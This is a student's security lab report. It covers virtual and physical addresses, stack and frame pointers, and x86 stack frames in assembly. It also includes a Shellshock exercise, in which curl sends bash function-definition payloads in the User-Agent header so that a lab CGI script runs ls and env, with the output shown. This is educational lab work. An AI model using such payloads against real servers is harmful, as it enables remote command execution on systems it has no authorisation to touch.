Question 1.

The physical address is the actual location in memory, while the virtual address is a logical address given to a process by the operating system.

You can think of the virtual address as seen from the process's point of view, and the physical address as seen from the hardware's point of view.

The OS thinks something is at a certain virtual address, but when you check through the MMU (Memory Management Unit) and the page table, you can see that it actually exists at a different physical address.

Question 2.

The stack pointer points to the top of the stack at any given time.
The frame pointer is a pointer that marks the base of the stack frame when a function is called.

The stack pointer keeps moving as values are pushed to or popped from the stack. But the frame pointer stays fixed, so it helps the program find the exact location of function arguments and local variables.

Task1)

```
[04/17/25]seed@VM:~/.../Labsetup$ curl -A "() { echo h
ello; }; echo Conent_type:text/plain; echo; /bin/ls -l
" www.seedlab-shellshock.com/cgi-bin/getenv.cgi
total 12
-rwxr-xr-x 1 root root 130 Apr 12 11:22 getenv.cgi
-rwxr-xr-x 1 root root 120 Apr 12 10:51 getenv.cgi.sav
e
-rwxr-xr-x 1 root root  85 Dec  5  2020 vul.cgi
[04/17/25]seed@VM:~/.../Labsetup$ curl -A "() { echo h
ello; }; echo Conent_type:text/plain; echo; ls -l" www
.seedlab-shellshock.com/cgi-bin/getenv.cgi
[04/17/25]seed@VM:~/.../Labsetup$ curl -A "() { echo h
ello; }; echo Conent_type:text/plain; echo; usr/bin/en
v" www.seedlab-shellshock.com/cgi-bin/getenv.cgi
[04/17/25]seed@VM:~/.../Labsetup$ curl -A "() { echo h
ello; }; echo Conent_type:text/plain; echo; /usr/bin/e
nv" www.seedlab-shellshock.com/cgi-bin/getenv.cgi
HTTP_HOST=www.seedlab-shellshock.com
_=/usr/bin/env
[04/17/25]seed@VM:~/.../Labsetup$
```

/bin/ls -l worked because it uses the absolute path to run the command.

However, in Case 2, ls -l failed because the PATH variable was not set, so the system didn't know where to find the ls command.

By checking with /usr/bin/env, we can see that the PATH environment variable does not exist.

Task2)


```
func:
.LFB0:
        .cfi_startproc
        endbr32
        pushl   %ebp
        .cfi_def_cfa_offset 8
        .cfi_offset 5, -8
        movl    %esp, %ebp
        .cfi_def_cfa_register 5
        subl    $16, %esp
        call    __x86.get_pc_thunk.ax
        addl    $_GLOBAL_OFFSET_TABLE_, %eax
        movl    8(%ebp), %edx
        movl    12(%ebp), %eax
        addl    %edx, %eax
        movl    %eax, -8(%ebp)
        movl    8(%ebp), %eax
        subl    12(%ebp), %eax
        movl    %eax, -4(%ebp)
        nop
        leave
        .cfi_restore 5
        .cfi_def_cfa 4, 4
        ret
        .cfi_endproc
```

```
main:
.LFB1:
        .cfi_startproc
        endbr32
        pushl   %ebp
        .cfi_def_cfa_offset 8
        .cfi_offset 5, -8
        movl    %esp, %ebp
        .cfi_def_cfa_register 5
        call    __x86.get_pc_thunk.ax
        addl    $_GLOBAL_OFFSET_TABLE_, %eax
        pushl   $2
        pushl   $1
        call    func
        addl    $8, %esp
        movl    $0, %eax
        leave
        .cfi_restore 5
        .cfi_def_cfa 4, 4
        ret
        .cfi_endproc
```


In the function,
pushl %ebp
movl %esp, %ebp
subl $16, %esp
are placed in the blank.

In main,
pushl $2
pushl $1
call func
are placed in the blank.

Optional Task)



Other operations only use registers, so they don't affect the stack frame.
First, the base structure stores the values of each variable.
Then, the func function uses those stored values in eax and edx, and saves them into local variables in the stack frame.



In main, the stack pointer and frame pointer are first made equal, creating the base of the stack frame.
Then, the values 2 and 1 are pushed onto the stack.
After that, the call func instruction is used, which pushes the return address for func onto the stack.